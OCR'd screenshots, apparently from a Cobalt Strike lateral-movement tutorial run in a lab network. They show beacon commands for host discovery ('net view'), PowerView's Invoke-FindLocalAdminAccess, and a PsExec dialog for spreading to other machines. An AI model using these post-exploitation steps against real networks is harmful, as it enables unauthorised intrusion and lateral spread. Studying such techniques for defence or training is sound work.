
Cobalt Strike 横向移动



external
internal
user
108.51.97.41
10.10.10.190
whatta.hogg
Event Log X
Beacon 10.10.10.190@3540 X
beacon> sleep 2
[*] Tasked beacon to sleep for 2s
[+] host called home, sent: 16 bytes



address
name
10.10.10.190
WS2
Login
whatta.hogg@3540
Scan
Services
Host
Event Log X
Beacon 10.10.10.190@3540 X
beacon> sleep 2
[*] Tasked beacon to sleep for 2s
[+] host called home, sent: 16 bytes



beacon> net view
[*] Tasked beacon to run net view



[*] Tasked beacon to run net view
[+] host called home, sent: 74296 bytes
[+] received output:
List of hosts:
Server Name IP Address Plat
BILLING-POWER 10.10.10.222 500
CEOSBOX 10.10.10.189 500
DC 10.10.10.3 500
FILESERVER 10.10.10.4 500
JOSHDEV 10.10.10.18 500
MAIL 10.10.10.5 500
WS2 10.10.10.190 500
[WS2] whatta.hogg/3540



BILLING-POWER 10.10.10.222 500
CEOSBOX 10.10.10.189 500
DC 10.10.10.3 500
FILESERVER 10.10.10.4 500
JOSHDEV 10.10.10.18 500
MAIL 10.10.10.5 500
WS2 10.10.10.190 500
beacon> powershell-import /root/PowerTools/PowerView/powerview
[+] host called home, sent: 408258 bytes
beacon> powershell Invoke-FindLocalAdminAccess
[+] host called home, sent: 35 bytes
[WS2] whatta.hogg/3540


address
name
10.10.10.3
DC
10.10.10.4
FILESERVER
10.10.10.5
MAIL
10.10.10.18
JOSHDEV
10.10.10.18
CEOSBOX
10.10.10.
WS2
10.10.10.222
BILLING-POWER
Login
Scan
Services
Host
psexec
psexec (psh)
winrm (psh)
wmi (psh)



PsExec
user
password
realm
note
User:
Password:
Domain:
Listener:
ec2 - beacon SMB
Session:
whatta.hogg via 10.10.10.190@3540
Use session's current access token
Launch
Help

